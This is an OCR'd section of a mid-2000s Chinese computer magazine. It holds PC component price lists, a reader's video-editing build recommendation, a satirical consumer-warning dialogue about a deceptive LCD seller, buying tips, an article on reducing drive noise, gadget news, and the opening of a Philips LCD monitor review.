Kingston 256MB	380	375
Kingston 512MB	745	740
KingMax 256MB	370	370
KingMax 512MB	735	730
Apacer 256MB	375	370
Apacer 512MB	725	720
DDR400		
HY 256MB	345	340
Kingston 256MB	385	380
Kingston 512MB	745	745
KingMax 256MB	375	375
KingMax 512MB	740	735
Apacer 256MB	380	375
Apacer 512MB	735	730
硬盘 7200转		
迈拓		
DiamondMax Plus 9 80G/2MB/(散)	515	510
DiamondMax Plus 9 120G/2MB/(散)	685	680
DiamondMax Plus 9 160G/2MB/(散)	845	840
西数		
WD800BB(80GB 缓存:2MB)	510	500
WD800JB(80GB 缓存:8MB)	565	555
WD1200BB(80GB 缓存:2MB)	650	645
WD1200JB(80GB 缓存:8MB)	740	735
希捷		
酷鱼7200.7(40GB 缓存:2MB)	450	445
酷鱼7200.7(80GB 缓存:2MB)	515	505
酷鱼7200.7 SATA(80GB)	620	615
酷鱼7200.7 SATA(120GB)	825	815
三星		
SP0802N(80GB 缓存:2MB)	590	585
SP1203N(120GB 缓存:2MB)	775	770
主板		
Intel		
华硕P4R800-V Deluxe	1170	1155
华硕P4S800-MX	675	665
微星 848P Neo-S	650	640
微星 865PE Neo2-PLS	815	800
微星 865PE Neo2-PFISR	970	955
技嘉GA-8I848P-G	650	645
技嘉GA-8IG1000-G	870	860
技嘉GA-8I875	1290	1280
硕泰克SL-85DR3-DC	585	580
硕泰克SL-86SPE-L	880	855
捷波J-865PEDA	790	780



型号	平均价	最低价
捷波 PT800DBP	560	555
昂达 AP5S	710	700
昂达 P4PEN	445	440
昂达 P5PE-X	565	560
佰钰 4865PEN	598	590
AMD		
华硕A7V600 SE KT600	800	790
华硕 A7V8X—MX	620	605
华硕K8V DELUXE/WIFI-b	1490	1470
微星 K8T Neo-FIS2R	1220	1200
微星KT4AV-L	470	460
微星K8T KT6V-LSR	550	540
技嘉GA-7N400-L	620	610
技嘉GA-7VT600-L	560	545
硕泰克SL-KT600-RL	695	690
硕泰克SL-75FRN2-L	670	650
捷波J-N2PA500	590	575
捷波 V400ADB	495	490
昂达KT600N	499	480
昂达NK7U	585	575
昂达NK7U PRO	749	740
佰钰7KT600	510	510
显卡		
NVIDIA		
华硕 V9570/TD	1640	1620
华硕 V9520 Magic/T	690	680
微星FX5200-T128	580	560
微星FX5700 Ultra-TD128	1840	1830
技嘉 GV-N56X128D-P	890	870
七彩虹风行5700 CF白金版	999	990
七彩虹风行5700LE CT冰封骑士	895	890
铭瑄极光5700 Ultra钻石版	1399	1388
铭瑄极光5500黄金版	660	650
盈通剑龙FX5900XT	1599	1585
盈通剑龙G5700	899	890
昂达闪电9570	899	885
昂达闪电8560	699	680
ATI		
华硕 9600 SE/TD	920	900
华硕 9600 XT/TVD	1820	1800
微星RX9800PRO-TD128	1999	1990
技嘉GV-R96X128DU	1290	1270
七彩虹镭风镭风9600 CF版	799	780
七彩虹镭风9550 CF白金版	690	680
铭瑄X800	3999	3990
铭瑄狂镭9550黄金版	699	690
盈通镭龙R9550	699	680
盈通镭龙R9600XT	1390	1370
昂达闪电9590XT	1288	1280
昂达雷霆9955	690	675
光存储		
COMBO		
明基 CB482B	469	450
三星 金将军52X康宝 2M	390	385
三星 金将军52X康宝 8M	490	480
美达 52X康宝	388	385
微星 48X(MS-8448M)	399	390
台电 女神 52X COMBO	399	395
LG GCC-4520B	480	475
刻录机		
华硕 CRW-5232AS	355	350
明基 5224W	299	290
微星 CR52-A2(MS-8352A)	335	330
台电 女娲 52X刻录机	299	290
LG GCE-8525B	315	310



型号	平均价	最低价
DVD		
华硕 DVD-E616P1	270	265
明基 DVP1650S	265	260
三星 金将军16XDVD 白金版	290	290
微星 D16(MS-8216)	265	255
台电 女神 16倍速DVD-ROM	270	265
LG 16X DVD-ROM GDR-8161B	255	245
DVD刻录机		
华硕 DRW-0402P/D	1050	1040
明基 DW800A	999	990
微星 DR4-A(MS-8404A)	788	780
台电 8X DVD DUAL	799	790
LG GSA-4082B 8X DVD刻录机	999	990
显示器		
17英寸CRT		
三星 785MB	1390	1380
三星 783MB	1290	1270
明基A772 plus	1190	1180
飞利浦107D4	1430	1410
飞利浦107T5	1160	1155
LG XP F702P	1330	1310
LG F720B	1100	1090
美格 796FDX5	1370	1360
NESO HD770II	1290	1270
大水牛 DFX760	979	960
爱国者 798HD	1470	1455
优派G72f+	1400	1390
19英寸CRT		
三星 955DF	1720	1700
明基 992p	1880	1870
飞利浦109P	2840	2810
LG T900B	2190	2180
美格 810FTII	1770	1735
NESO FD910G	3960	3945
大水牛 DT996	1950	1940
爱国者 998FD	1970	1950
优派G90f+SB	1780	1750
15英寸LCD		
三星 152S	3280	3250
三星 153V	2890	2880
明基 FP556s	2890	2880
飞利浦150S4	2730	2710
飞利浦150C4	3260	3250
LG L1530S	2850	2820
LG L1510S	2780	2750
NESO LD500	2980	2970
大水牛P45H	2980	2960
优派 VE510S	2999	2960
17英寸LCD		
三星 173S	4090	4080
三星 173s	4090	4080
明基 FP756ms	3990	3980
明基 FP737(黑)	3399	3390
飞利浦170C4	3899	3890
飞利浦170B4bg	3960	3950
LG L1710S	3550	3520
LG L1730S	3580	3560
优派 VE710s	3920	3900
CPU风扇		
九州风神 AMD之卡西摩多	90	80
TT A3036(火山7X)	100	95
超频三 蚂蚁 PA7C—38CUAL	75	70
富士康(FOXCONN)CMI-28-2N	68	65
Cooler Master 酷冷-R81	70	65
终结者 P420—T	95	90
AVC Z090Z36	85	80
机箱		
世纪之星 2103A(新大风车电源)	460	440
世纪之星 皇冠288 (P4电源)	570	550
世纪之星 8101 (P4电源)	320	310
世纪之星 7101 (P4电源)	390	380
爱国者 309 (长城p4电源)	290	275
爱国者月光宝盒 S01	340	325
爱国者 月光宝盒 Y16	370	360
爱国者 7 701A	390	370
金河田 8131UII	430	400
金河田 纳米6122S	550	510
金河田 蓝牙6136B	440	410
CoolerMaster"罗马战士"	750	710
CoolerMaster"罗马御林军"	1499	1490
CoolerMaster"海王星"	2600	2580

本报价由电脑爱好者杂志和非常在线www.veryol.com联合提供

CF [SC03]






湖南 田晓静:我家有一台DV，所以我想配置一台有视频采集卡和COMBO的电脑。这样就能随时把我摄录的内容采集、编辑和刻录出来，闲时还可以看看DVD。电脑主要是用于图像处理，并能流畅地玩网络游戏(我想暂时用整合显卡，以后再升级为独立显卡，不知行不行)。主板最好是名牌，性能稳定，扩展性好。为了以后的升级，不知该配多大的电源。



整体性能关系编辑速度:就目前电脑来说，视频信号的采集、编辑、重新编码依然是非常消耗系统资源的工作，因此在关系到整体系统性能的CPU和内存方面我们采用了较高的配置。Pentium 4 2.8C处理器配合双通道共512MB DDR400内存，使视频处理工作能够较快的完成。



整合DirectX 9显卡的主板:华硕P4R800-VM主板采用的ATI 9100IGP芯片组，整合的显示芯片硬件支持DirectX 9，在同样是搭配Pentium 4处理器的整合显示内核的芯片组中属于速度较快的一类，并搭配了可扩展显卡的AGP 8X插槽，满足未来升级的需要。



视频采集方案有多种:从DV到电脑的转录有主要是两种方式，一种是依靠DV的IEEE 1394接口或USB 2.0接口把DV的信号以数据的方式传输到电脑上，这种方式采录的质量很好。一般早期的DV只带IEEE 1394输出口，这就需要主板也带IEEE 1394接口或者购买一块100元左右的IEEE 1394扩展卡。现在的DV则不少都有USB 2.0接口，现在的主板也都带有此接口，因此无需再添加设备。另一种从DV到电脑的转录方式就是信号采集，DV输出视频音频信号，电脑用专门的扩展卡把这些信号重新编辑。专用的视频采集卡就属于这种设备，但价格太高，如果不是专业制作的话，我们推荐用带视频输入的电视卡配合软件来做这项工作，价格便宜很多，还有TV接收功能。

配件	型号	价格(元)	特点
CPU	Pentium 4 2.8C	1445	
散热器	九州风神恺撒大帝	90	
主板	华硕 P4R800-VM	885	整合DX9显卡
内存	富豪256MB DDR400 *2	710	
硬盘	迈拓120GB 7200转	705	
显卡	整合		
显示器	三星 743DF	990	
光驱	台电 52X COMBO	399	
机箱	金河田宝鼎2019R	360	MicroATX
电源	机箱自带		
键盘	微软Basic套装	199	
鼠标	微软Basic套装		
音箱	傲森PA-353P	268	时尚
电视卡	康博M100	299	
共计		6390	



测试成绩	
Quake3 Demo 1	90.3 fps
3DMark2001 Se	5242
3DMark2003 0340	707
PCmark2004	4166

CF [SC04]



闷豆:你们这里优派VG500液晶显示器什么价？便宜的话就买一台。

奸商:我们这是行货，给你3080元的优惠价吧。

闷豆:优惠？其他店的报价有的还不到3000呀！

奸商:3000元我们可也可以做，不过这款显示器并没有什么优势，我向你推荐另一个牌子的液晶显示器，只要2788元。

奸商:这个牌子是个国际名牌，在世界上也很有名气的，目前是由深圳代工工厂提供OEM，采用三星液晶屏，质量绝对保证，一年保修，我们就是代理。

闷豆:外观好像不怎么样呀，优派保修可有三年，你有这个显示器的说明书吗？

奸商一边递上一本很简单的说明书一边说:其实液晶显示器如果使用1个月不出问题就不会坏，这个显示器的三洋液晶屏，比优派的要好，16ms响应时间，对比度450:1，价格绝对实惠。

闷豆想怎么一会儿显示器的三星屏就升级为更高档的三洋屏，看着说明书疑惑地说:说明书写着指标，反应速度25ms、对比度400:1？

奸商愣了一下:噢，可能我记错了，反正差不多嘛。

闷豆:这根本就是两个档次呀！我还是算了吧。说着闷豆就退出店铺。

奸商:别这么快就走嘛，价格好商量……

点评:市场上有很多杂牌液晶显示器都打着著名品牌的OEM代工尾货(就是生产工厂多生产出的备用货品)的名义出售。一些商家为了推销这类利润更大的杂牌显示器还常常夸大显示器的性能，最常用的就是宣称使用大品牌的液晶屏，指标如何如何，上文中商家说话的破绽是低级错误。选购名牌液晶显示器无论在品质还是售后服务方面都更有保证。 CF [SC05]



显卡散热新概念

常用的显卡散热手段就是采用口径更大的强力风扇，或者为一些高发热部件安装散热片。最近我们在市场上看到一些专用显卡散热套件，采用大面积散热片以及热管的原理提高散热效果。比较有特色的产品是九州风神、七彩虹等厂家推出的热导管散热装置，它利用一条热导管将芯片面上面积有限散热器的热量转移到更大面积的扩展散热器上，等效于增加了总体散热片的面积。理论上如果散热片面积达到一定要求就可以采用被动散热，免除辅助风扇，并且另外增加散热风扇的话散热效率更高。市场上七彩虹“冰封骑士”热管显卡散热套件的价格在88元左右，能支持到GeForceFX 5700LE级别的显卡，九州风神热管售价200元，能支持到GeForceFX 5900级别的显卡。

友情提示：此类显卡散热组件的兼容性不是100%，在有些非公版显卡上可能不能顺利安装，望大家在购买之前加以注意。

低价IBM本本又有新种类

我们在一些电脑城和网上常常可以看到报价比较便宜的全新IBM笔记本，价格比行货要便宜一二千元，而且配置也不错，如8000多元的R40，万元级的R50。这些低价位的本本除了不是行货以外，不少机型还更改了硬件配置。一些低配置的水货笔记本通过CPU、内存、硬盘、光驱升级甚至加装内置无线网卡，成为中高档配置的产品，有些升级硬件用的还是二手拆机部件。这类笔记本完全没有IBM的保修，大部分都是商家自己承诺质保的。也有一些R系列的笔记本是翻新机，特点是没有配套的外包装和说明文件，一些商家打着水货、出样货的名义出售。

选购液晶显示器不能只看指标

液晶显示器已成为中高档电脑配置的首选，市场上液晶显示器品牌众多，消费者在选购时都会首先比较产品指标，反应速度、亮度、对比度是很多人最关心的指标。但通过这几个简单的主要指标是不能完全反映出一台显示器的全部性能，一些杂牌的显示器采用数据虚标的手法可以使这些指标看上去不错，而一些业界大牌的显示器在指标方面并不标得很高，但凭借其技术实力和液晶屏品质总体显示性能和色彩表现都属上乘。所以建议用户在初步选定品牌后要亲身对比一下具体产品的实际显示效果。对于预算宽裕的朋友Sharp、EZIO是不错的品牌，如果考虑到性价比那么中档阵营中的飞利浦、三星、LG、优派、BenQ可以考虑。

不要盲目追求“白金”、“黄金”版显卡

现在市场上很品牌的显卡都推出黄金版和白金版产品。所谓黄金白金版大多数都是搭配更高速度的显存芯片，价格比标准版产品高出百元左右。采用高速显存的对于有超频打算的电脑爱好者确实有用，但对普通用户来说采用高速显存的版本与标准版没有多大区别。商家在推销时常说黄金白金版性能更高或者工作更稳定，但实际上如果设定的工作频率与标准版相同则上述说法是没有根据的。入门级的显卡百元的差价将大大降低产品的性价比。

贱卖微型移动硬盘盒

曾经红极一时的可以装2.5英寸笔记本硬盘的USB 2.0接口微型移动硬盘盒现在的售价非常便宜，只有25～35元，主要有IBM、Hitachi、OIVA（倒过来看很像SONY的VAIO标志）字样的产品。虽然这些品牌不一定是真的，但经过大家一段时间的使用，反映质量还行。在一些电脑城这类微型硬盘盒的报价还高有的报价高达八九十元，可见砍价余地很大。

友情提示：2.5英寸移动硬盘盒分为支持全高笔记本硬盘和半高笔记本硬盘两种，购买时须注意自己的笔记本硬盘类型。

廉价外置电池包的秘密

外置电池包可以作为移动设备的另一种方便的大容量供电方式，广为电脑爱好者所青睐。市场上有很多私人作坊DIY的外置电池包价格相差很大。虽然几乎所有的电池包都会声称采用全新进口电芯制作，具有专业保护电路，但是实际上很多产品为了降低成本和提高利润而采用国产廉价电芯甚至旧电池块上拆出来的旧电芯制作，导致电池包的实际容量和循环使用寿命都大打折扣。

USB HUB选购经验

现在使用USB的外设越来越多，因此一些老电脑常常会出现USB端口紧张的问题。对此一般可以通过购买USB HUB来解决。USB HUB选购中有不少学问。首先现在USB谁备有USB 1.X和USB 2.0之分，同样USB HUB也有。其次USB HUB有外部供电型和线路供电型之分。很多USB设备都是由USB口供电工作，而每个USB口供电是有限的，如果并联过多需要的电量过大会导致USB口供电不足，影响设备的正常工作。线路供电型USB HUB安装简单不需要独立电源，缺点是不适合接驳多个高用电量设备。支持外部供电的USB HUB则可以解决供电问题，USB HUB上提供的每个端口供电是相对独立提供的（连接外部电源时）。市场上有一些USB HUB支持线路供电和外部供电自动切换，通用性较强。

CF [SC06]

向电脑噪音说NO（下）

■Storyer Pisces

看点
①光驱噪音可比汽车、台风
②硬盘噪音的重要来源

上期我们提到了CPU、显卡、电源三种设备的相关噪音以及相关解决方案，这期，我们就来谈谈光存储设备和硬盘这两个设备的噪音。

光存储的噪音如何降

光存储的噪声主要来自两个方面。第一是结构噪音，光驱马达和盘片的高速运转所产生的振动是这类噪音的主要来源，如今对于高速光驱(48倍速以上)来说，光驱马达的转速已经达到10500转/分钟，光驱上运行的标准光盘最外圈的线速度达到了225KM/小时，在这种高速环境下，马达电机主轴的横向和纵向都将不可避免的产生振动噪声。大家可能对这样由转速产生的噪音没有直观的感觉，那我们就举一个直观的例子，当光驱转速达5000转/每分钟时，近距离产生的震动噪音相当于富康轿车，时速在180KM/小时产生的噪声，这种环境下会让坐在汽车上的人听不清自己说的话了。当然，由于功率的差异，光驱噪音会很容易衰减，使我们在通常情况下听起来没那么恐怖，但是也能产生至少50分贝的噪声。第二种噪音是气流噪音，专业名称为紊流，用户将光盘放入光驱后，往往会听到“嗡”的一声，这就是由于光盘的高速旋转所引起光驱内气流相互摩擦产生的气流噪声。在高速光驱中，产生的紊流速度能达到51米/秒，而天气系统中的12级风也才32.7米/秒以上。除了以上所说的两类主要噪声源外，像机构活动件之间的碰撞和摩擦等，也会产生少量噪声。

目前降低光驱噪音的方式有两种，一是降低光驱的速度，另一种就是本身设计降噪功能。

降速方式主要适用于对速度要求不高的环境，比如现在的DVD-ROM纷纷达到了16×，转速超过了8000转/分钟，噪音不小。但现在的并没有多少DVD数据碟，大家都是用DVD-ROM看DVD影片，只要一个4×的DVD-ROM就能满足需求。对于多数的DVD-ROM，可以采用Nero自带的Nero DriverSpeed来调节(见图1)。而对Nero DriverSpeed不兼容的DVD-ROM就要看看有没有同样功能的配套软件了。比如先锋(Pioneer)就提供了一款叫DVD-ROM utilities的软件，专门调节先锋DVD-ROM的速度(见图2)。



图1



图2

另一方面，在我们做读取CD-ROM、刻录CD-R这些工作时，我们并不希望光存储设备的速度降低，那么我们就要考虑选择本身有降噪设计的光存储设备了。在这方面，华硕公司走在了前列，并推出了静音王系列光存储产品。

华硕静音王系列光存储产品主要通过两方面来降低高速光存储设备的噪音。一是第二代双层减震系统(DDSS Ⅱ)(见图3)。顾名思义，第二代双层减震系统就是在原有的单层减震体统上再加上一层动态平衡系统，整体相当于一个吸震器，将马达高速转动时所产生的振动能量吸收掉，降低噪音。



图3

二是AFFM空气流场导正技术，通过改变光存储机构内部的形状改变气流场，平衡光存储设备内空气流场的压力，从而有效降低光存储设备在高速转动时所产生的紊流所造成的噪音量，并且由于气流的改变使得光存储设备内部压力差也变得缓和，由此也改善光盘在高速运转时因为气流摩擦所引发的噪音。(见图4，从效果图上可以看出，经过AFFM空气流场导正技术修正后，内部气流的流向被改变，同时改变了气流场的压力分布状态)




图4

由于气流的改变使得光存储设备内部压力也得到了缓和，改善光盘在高速运转时因为气流之影响所引发的噪音，效果图如图5。




图5 右图使用AFFM技术后整体压力维持在正常范围内，特别是避免了内圈处压力不均衡现象的发生

在采用了上述两种技术来降低噪声源的强度，同时对噪音传播途径的反射、穿透、吸收等作用作适当的处理，以及其它各项的努力，如人工智能降速功能等，使得华硕静音王系列产品较之以前在噪音控制上有了很明显的改善。

硬盘噪音并不大

虽然我们现在用的硬盘基本都是7200转的产品，但在一般情况下，硬盘的噪音都还是淹没在散热器、光驱的噪音下。这是因为虽然现在硬盘转速不低，但多采用液态轴承马达，没有了传统滚珠轴承马达的滚珠的摩擦，大大的降低了噪音。二是硬盘盘片都是非常平整光滑的，不会引起空气流动的噪音。但随着我们把前几个设备的噪音降了下来，硬盘的噪音也浮出了水面。

硬盘的噪音主要有三种，一是马达和盘片引起的声音，这种声音的频率较高，而且由于硬盘的转速固定，想要降低这个声音，只能选择5400转硬盘了。不过这个声音本身就很小，容易被机箱阻挡，而且采用液态轴承马达后对我们的影响更小多了，可以暂时不考虑。

二是寻道的声音，这个噪音是硬盘真正主要的噪音，它的来源于硬盘寻道的音圈马达尾端与限制音圈马达运动范围的限位片的碰撞，然后就产生大家常听到的“嗑嗑”声。想一想，现在的硬盘寻道时间是10ms级别的，就是说，如果可能，音圈马达尾端最多会在1秒内碰撞限位片近百次，而两片金属碰撞的声音当然不小。因此，现在硬盘厂商采用内部设置或通过软件调节的方式略微延长硬盘寻道时间，降低音圈马达尾端的碰撞强度的方式来降低噪音。一般来讲，这会造成硬盘性能1~2%的降低，但却能降低20%左右的噪音。

第三种硬盘噪音是整个硬盘的震动的声音，要减少这种噪音，一定要购买一个质量上乘的机箱，并用三颗螺丝把硬盘严格固定于机箱上(三颗螺丝肯定在一个平面上，而四颗螺丝就不一定了)。而且如果你的硬盘震动噪音很大，不及时解决硬盘也就大限将至了。

目前市场主流的迈拓、希捷、西部数据以及日立的7200转硬盘中，希捷的PATA硬盘噪音控制的不错，马达噪音和寻道噪音都很小，但SATA硬盘为追求性能，使它的寻道噪音偏大；迈拓的金钻9代和日立的7k250马达噪音很小，但默认模式下寻道噪音较大，可以用一款叫IBM的feature tools的软件把它们的Acoustic 的参数值设置成253，就能明显的降低寻道噪音；西部数据硬盘则是寻道噪音不大，但主轴马达产生的高频噪音较为明显，而且在较长时间(10小时左右)后噪音明显偏大，由于马达噪音不可能调节，因此如果是很注重噪音的用户不宜购买这种硬盘。

另外三星硬盘也把它的降噪技术作为一个卖点。目前三星硬盘使用了NoiseGuard 和SilentSeek两种降噪技术。

三星分析认为，硬盘主轴内部的滚珠轴承在高速转动时候会产生振颤，主轴马达的震颤也会不可避免的传导到磁头组部分。当磁头组部分的共振频率和震颤的激发频率接近的话，整个震颤就会进一步的增强，这样整个硬盘的噪音也会加大。为了降低硬盘的噪音，控制和抑制震颤能量向磁头组传递是减少噪音源的有效的方式。三星的NoiseGuard技术就是在经过对大量材料的噪音吸收和消弱测试后，三星选用了一种比较理想的震颤吸收化合物材料作为解决上述问题的方法，并把整个硬盘的外表形状也被设计成加强型结构避免受到区域震颤效应的影响，更进一步的消除了噪音，特别是那些对于人类的听力比较敏感的频率的噪音。三星的SilentSeek技术与其他厂商降低寻道噪音的方式类似，同样也是略微降低寻道效率，大大降低寻道噪声(见图6，使用SilentSeek寻道技术后，三星硬盘噪音降低约4dB)。




图6

为了健康，静音路漫漫

电脑以用为本，既然电脑是我们的工具，那就要给我们用好，用舒服。降低电脑的噪音不仅仅是为了让电脑更酷、更炫、更有卖点，更是为了我们自己的健康着想。实际上不但我们这样想，不少国外厂商也意识到这样的问题，并推出了相应的产品(见图7、图8)。希望在关注我们自己的健康方面，我们能与世界同步。



图7 全热管散热，完全无风扇，售价1200美元的零噪音机箱



图8 比机箱还高的水冷散热器，就是为能纯自然对流散热，免除风扇噪音

CF [SC07]

数码探眼 Digital Eyes

国内篇

■特邀信息员:胖胖牛

清仓！图便宜就买！黑色松下LC-33数码相机



松下公司介入数码相机领域也不是一天两天了，它们标榜的莱卡镜头着实吸引了一些了解传统相机的用户。那些曾经熟悉的经典外形在一些玩家那里得到了共鸣。

目前，随着松下LC-50/70在国内销售，松下老款LC-33/43数码相机眼看就要退出市场了，商家才不会让产品一直留在仓库中，所以，甩卖，自然成了他们最后的招数。

让我们仔细看看松下LC-33吧:1/2.5英寸320万像素的CCD、3倍光学变焦莱卡镜头，不知道是不是也和SONY的蔡斯镜头一样的，反正镜头上印着莱卡呢；使用松下倡导的SD卡存储，两节AA电池供电，性价比很高的存储卡加上灵活的供电方式，购买相机没有理由不考虑它；最后，简便的操作和丰富的场景模式以及170克的重量都是消费者很好的选择理由，只可惜，它没有中文菜单，你能看懂英文菜单吗？

胖胖牛: 1750元，这就是现在这款松下LC-33数码相机的市场价格，估计还有砍价的空间，最后多少成交，看你的本事了。个人觉得1700多元，可以获得如此多的功能，而且品牌和镜头都不错的，你还奢求什么呢？注意，据说是甩货，所以欲购从速！

纽扣MP3，不仅便宜还送背包



七喜电脑，你肯定听说过。但是七喜的纽扣形MP3，你听说过吗？同样的低价格策略，同样的吸引你的注意。

七喜的纽扣形MP3叫做Mbox，感觉上怎么有点像X-Box呀？只不过它是圆的，内置128MB的存储空间，除了基本的音乐播放功能外还提供了5种EQ音效调节功能。对于这款MP3，我们不得不惊叹它的体积和重量，42mm×10mm，不含电池15克，这应该是很小的MP3播放器了吧，内置的电池支持五六小时的连续播放。

由于这款机器体积小巧，所以整机只有一个接口，同时兼具充电及USB数据传输功能。另外，耳机插头是2.5mm的细口，不过随机的耳机音质还算不错，可以满足MP3音乐的需求。

目前这款机器已经从之前的699元降至499元，而且购买时还送一件T恤衫或者一个背包，对于一个多少有些名气的品牌，较好的做工和稳定的质量，一些价格上的差异应该还是可以接受的。

胖胖牛: 499元，外形精美的大容量MP3就可以带回家。我心中生出了一个念头，现在的东西真的是便宜了。遥想当年，我花了1499元，才买了一个32MB的MP3，没有液晶屏，没有任何附加功能，只能一个劲儿地播放那七八首歌，听一会儿就烦了。不过，那时候反反复复地听，还真学了不少歌曲，现在去卡拉OK唱歌时，倒是可以一显身手。

1800元的直板手机，非MOTO E365莫属



这是一款充满了坎坷历程的手机。9个月前，它刚刚上市，正值索爱T618分光无限，万众宠爱于一身，而它，虽然屏幕采用65535色TFT屏幕，虽然配备了30万像素的内置摄像头，虽然只有93克重，但是，E365就是E365，价格上没有明显优势，在那时候它不是T618的对手。

9个月，应该可以改变一些事情，比如E365大降价，降到与T618相差500元。这时候，一些人开始认为T618就是T618，它不是E365的对手。

纵观目前市场上，1800元这个价位的直板手机中，诺基亚3120完全失去了与E365抗争的资本——4096色屏幕，没有摄像头，惟一的优点就是多了个JAVA，有什么用呢？阿尔卡特OT735内置摄像头只不过是10万像素过时货色，而且它的屏幕是4096色，除了多一个红外没什么比E365强。

我们再来看看E365的功能:电话簿可以储存300条记录，支持图标显示和来电图片；内置3MB存储空间，供各种应用功能使用；5种个性化的模式并可设置自动应答。目前这款手机的价格是1870元，如此的功能，价格不算贵了。

胖胖牛: 你现在选购手机第一要素看重什么？外形？价格？功能？还是其他什么？反正我是比较理智的那种人，我要综合考虑各种因素，每一项都割舍不下，所以，我现在都没遇到非常中意的手机，这也是一种悲哀吧。其实，手机，就是手提电话机呗，样子好看又能打电话就好了嘛，干吗还弄那么多功能，什么拍照、JAVA、重要事宜提醒、游戏等等，弄得我挑来拣去，不是这款手机样子不好就是那款手机功能不好，或者两样都好，就是价格太贵。是呀，弄一个笔记本电脑加通话功能，价格能不贵吗？

国外篇

全能！随身的影音宝盒



由DH TECH公司发售的具有录像功能的随身影像播放器“DM-AV10”已经在日本上市，其价格还算合理，换算成人民币2600元左右。

DM-AV10配置了3.5英寸支持480×240像素分辨率的液晶屏，可以播放MPEG-4、DivX 5.11格式的视频文件，并且支持MP3音乐文件播放和JPEG图片文件的浏览。其内置128MB内存，并且支持SD卡，甚至支持最大1GB的SD卡。另外，DM-AV10还内置视频编码器，可以直接连接电视信号录制节目，128MB容量可以录制30分钟优良品质的动画、50分钟普通品质、90分钟经济品质的影像，当然，MP3音乐也可以至今录制。

小巧的DM-AV10只有96mm×18mm×79mm大小，重量约107g，只可惜电池时间不长，约能播放约2小时影像或4小时MP3。

胖胖牛: 你知道吗？其实这款产品是一家韩国公司D M TECHNOLOGY在日本的子公司制造的。印象中日本凭借其高科技总是在韩国等其他国家建立分公司，现在，韩国人也在日本开分公司，并且推出如此诱人的电子产品。突然想起，韩国三星公司曾经扬言要在多少年之后超过日本SONY公司成为世界第一大电子产品供应商，这种豪气怎么就不会出现在我们的厂商身上呢？

变通，又是一片广阔天空



近日三菱公司将一款造型奇特的产品推向市场，样子犹如黑色的金字塔，功能就更加离奇——把包括电视节目或者DVD电影在内视频信号转录到SD卡中。

这个装置体积不大，只有7.3cm高。工作时通过一条线缆和电视机或其他视频设备相连，之后将接收到的信号转存到SD存储卡中，然后你就可以在支持SD卡的手机或者其他掌上设备中随时观看你喜欢的视频节目，可以是随身PDA，智能手机，或者带有SD卡驱动器的笔记本电脑上。一张容量为128MB的存储卡大约可以存储2小时左右的节目。它的售价折合人民币大约1500元。

胖胖牛: 一个SD卡录像机，1500元人民币，便宜吗？还记得我小时候，一个VHS的录像机都要三四千元吧，而且还是想办法才能买到。现在呢，更高科技的产品只需1500元，而且相对于更高消费能力的日本消费者来说，2万日元，只是他们月工资的几十分之一而已。抛开这些问题不谈，其实这个东西真要用起来其实也挺麻烦的吧，不知道录制速度如何，难道是1倍速？

奥林巴斯AZ-1法拉利限定版



红色，你能想到什么？火？火爆？火爆的F1赛车比赛？F1赛车里面的法拉利？还有吗？

日前，数码相机厂商奥林巴斯宣布将从6月21日开始接受预订由FERRARI S.p.A(法拉利)官方认证的奥林巴斯AZ-1数码相机“Ferrari DIGITAL MODEL 2004”，价格约合人民币6100元。其实，这已经不是奥林巴斯第一次与法拉利合作推出限定版的产品，去年10月奥林巴斯就已经发布过一款限定版法拉利DC“Ferrari DIGITAL MODEL 2003”。

“Ferrari DIGITAL MODEL 2004”新款法拉利限定版数码相机使用了奥林巴斯即将上市的全新“CAMEDIA AZ-1”，它是一款具有大尺寸LCD的超薄型数码相机，外形已经很是讨人喜爱。现在，又将全身着满著名的“法拉利红”涂装，还有著名的法拉利标志以及法拉利F1赛车上使用的碳纤维类材质，甚至连相机底座也采用法拉利赛车的独特设计。

这些还不算，既然是限定版，就要做到彻底：启动时液晶屏会显示“F2004”的特殊画面，并发出法拉利跑车的引擎声；提供了被称作“法拉利相框”的幻灯展示功能；配件包括法拉利跑车使用的鹿皮风格材质的带有红线和法拉利标志的相机包和手带、带有法拉利标志的，以及有惟一ID的认证卡，印有法拉利F1车队赛手大舒马赫和巴里切罗照片及签名的认证卡包，以及收录了法拉利车队99年至2003年照片收藏的CD-ROM光盘。

法拉利F1赛车迷们，现在正是你们表现的时候了。

胖胖牛: 据说这款限定版相机在全球范围内只销售10000部，并且最后购买者还是通过抽选产生的。也就是说，你还不一定能花6100元买到这款产品。当然，如果你出很高的价格，我估计还是会有人把他的机器卖给你的。看到了吗，人家通过制作一些限定版的产品就可以把产品价格翻番，而且估计购买者还蜂拥而至，这就是营销的学问，我们的厂商就是学不会。

CF [SC08]

5 系列的重炮

■ CFAN评测室



液晶显示器经过长时间的价格疯长之后，终于出现了明显降价的趋势。而前不久，飞利浦刚刚发布了它的新一代5系列液晶显示器，给了市场一记重炮。

说说飞利浦的编号规则

飞利浦液晶显示器一般都写作1X0XX，1X0代表它的尺寸，如150、170等，第二个X代表其用途，如P代表专业、B代表商用、S代表普及、C代表入门等，而最后一个X则代表它所属的系列，也就是“哪一代”产品，同一个系列的产品拥有相似的外观设计、同代的屏幕和相同的用户界面风格。“5系列”，就是飞利浦的第五代主流液晶显示器产品的总称。

5系列产品和以前的产品有什么区别

首先，5系列全面采用了高速液晶屏，与其他液晶显示器大厂相比，飞利浦在转向高速屏上比较保守，但保守也有保守的好处，就是它可以避开技术不成熟阶段的尴尬。现在高速液晶屏的制造技术已经十分成熟，在此前较弱的色彩等项目上已经不亚于传统的液晶屏，而其制造成本也已经降到了一个很低的水平。飞利浦选择此时入市，正好切合了高速产品大发展的整体趋势。

